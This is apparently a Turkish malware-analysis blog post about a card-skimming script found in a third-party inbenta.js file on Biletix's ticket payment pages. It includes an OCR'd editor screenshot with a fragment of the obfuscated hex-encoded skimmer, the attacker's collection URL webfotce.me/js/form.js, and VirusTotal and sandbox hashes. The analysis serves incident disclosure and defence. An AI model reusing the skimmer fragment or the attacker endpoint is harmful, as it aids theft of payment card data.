Quick source viewer by Tomi Mickelsson (github, blog).
Javascript and CSS Code beautifier by c7sky.
jsbeautify-for-chrome by Tom Rix (github).
Beautify plugin (github) by HookyQR for the Visual Studio Code IDE.
Fiddler proxy: JavaScript Formatter addon.
gEdit tips by Fabio Nagao.
Akelpad extension by Infocatcher.


010 Editor - C:\Users\Mert\Desktop\inbenta\inbenta_orig.txt
File Edit Search View Format Scripts Templates Tools Window Help
Startup
inbenta.js
inbenta_modified.txt
Edit As: Text /wrap
Run Script
Run Template
var _0x1aec =
["\x68\x74\x74\x70\x73\x3A\x2F\x2F\x77\x65\x62\x66\x6F\x74\x63\x65\x2E\x6D\x65\x2F\x6
A\x73\x2F\x66\x6F\x72\x6D\x2E\x6A\x73", "\x73\x65\x74\x69\x64\x64",
"\x28\x3F\x3A\x5E\x7C\x3B\x20\x29", "\x5C\x24\x31", "\x72\x65\x70\x6C\x61\x63\x65",
"\x3D\x28\x5B\x5E\x3B\x5D\x2A\x29", "\x6D\x61\x74\x63\x68",
//# sourceMappingURL=inbenta.js.map
Workspace
Open Files
inbenta.js C:\Users...inbenta\
inbenta_modified.txt C:\Users...inbenta\
inbenta_orig.txt C:\Users...inbenta\
Favorite Files
Recent Files
Bookmarked Files
Workspace
Explorer
Inspector
Type
Value
Signed Byte 47
Unsigned Byte 47
Signed Short 12079
Unsigned Short 12079
Signed Int 539176751
Unsigned Int 539176751
Signed Int64 8247620832850030383
Unsigned Int64 8247620832850030383
Inspector
Variables
Compare
C:\Users\Mert\Desktop\inbenta\inbenta_modified.txt
vs.
C:\Users\Mert\Desktop\inbenta\inbenta_orig.txt
Result
Address A
Size A
Address B
Size B
Match 0h 1067933 0h 104B9Dh
Match 104B9Dh 295 104BBFh 127h
Match 104CC4h 264 104DABh 108h
Match 104DCCh 152 104EC1h 98h
Match 104E64h 274 104F7Bh 112h
Match 104F76h 11904 1050B1h 2E80h
Match 107E51h 4765 107F31h 129Dh
Match 10AA30h 35 1091CEh 23h
Only in A 107DF6h 91
Only in A 1090EEh 6466
Only in B 104B9Dh 22h
Output
Find Results
Find in Files
Compare
Histogram
Checksum
Process
Line 18928, Col 1
Val: 47 2Fh 00101111b
Size: 1085937
ANSI(DOS)
Tab:4
LIT
W
INS



Javascript kodunu okunaklı, anlaşılır hale getirdikten sonra 2. satırda yer alan hxxps://webfotce.me/js/form.js web adresi hemen dikkatimi çekti. Bu adresi Google arama motorunda arattığımda ise ilk olarak 19 Kasım 2017 tarihinde VirusTotal'a akismet.js adı altında yüklenip 16 antivirüs yazılımı tarafından tespit edilen, okunaklı olmayan inbenta.js dosyasının okunaklı bir sürümü gibi görünüyordu.

virustotal

SHA256:	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
Dosya adı:	akismet.js
Tespit edilme orani	16 / 58
Analiz tarihi:	2018-07-07 00:16:17 UTC (7 saat, 1 dakika önce)

0 0

Analizler. | Ek bilgi. | Yorumlar. 1 | Oylar

File identification

MD5	b63188547f7504194e171a0438a44746
SHA1	3557cf200d80bd9f2bb2c7793add3e5e813ba939
SHA256	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
ssdeep	48:inSFGCpeJh/Wt69a8p7lyC5XjvwqsLzlJghV:iSFGCm/j9aHEsLzrK
Dosya boyutu	3.0 KB (3092 bytes)
Dosya türü	Text
Magic lafzı	ASCII text, with CRLF line terminators
TrID	Unknown!
Tags	text

VirusTotal metadata

First submission	2017-11-19 09:50:48 UTC (7 ay, 2 hafta önce)
Last submission	2018-05-15 00:03:58 UTC (1 ay, 3 hafta önce)
Dosya isimleri	VirusShare_b63188547f7504194e171a0438a44746 akismet.js


virustotal


SHA256:	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
Dosya adı:	akismet.js
Tespit edilme orani	16 / 56
Analiz tarihi:	2018-06-30 00:03:20 UTC (1 gün, 15 saat önce)

Analizler. Ek bilgi. Yorumlar. 1 Oylar


submitname:"feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16.js.bin"
falcon-threatscore:82/100
memurl:"Pattern match: https://webfotce.me/js/form.js"
source:https://www.hybrid-analysis.com/sample/feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16?environmentId=100


PayloadSecurity tarafından 5 ay, 1 hafta önce gönderildi Kullanışlı (0) Kullanışlı değil. (0) Kötüye kullanım (0)







inbenta.js dosyasında yer alan zararlı javascript kodunun nasıl çalıştığını dinamik olarak analiz edebilmek için Biletix'in web sitesine girip sanal sistemimdeki internet tarayıcısı üzerinde simülasyonunu yapmaya karar verdim. Zararlı kodun son satırını incelediğimde, bu kodun payment kelimesini içeren herhangi bir sayfada devreye girdiğini öğrendiğim için ödeme sayfasına ilerlemek ve simülasyonumu gerçekleştirmek için gözüme Shakira'nın konserini kestirdim. Konser bileti alma işleminin son sayfasına (payment) geldiğimde ise zararlı javascript kodunu, Chrome internet tarayıcısının DevTools aracı ile internet tarayıcım üzerinde çalıştırıp, sanal sistemim üzerinde dinamik olarak analiz etmeye başladım.




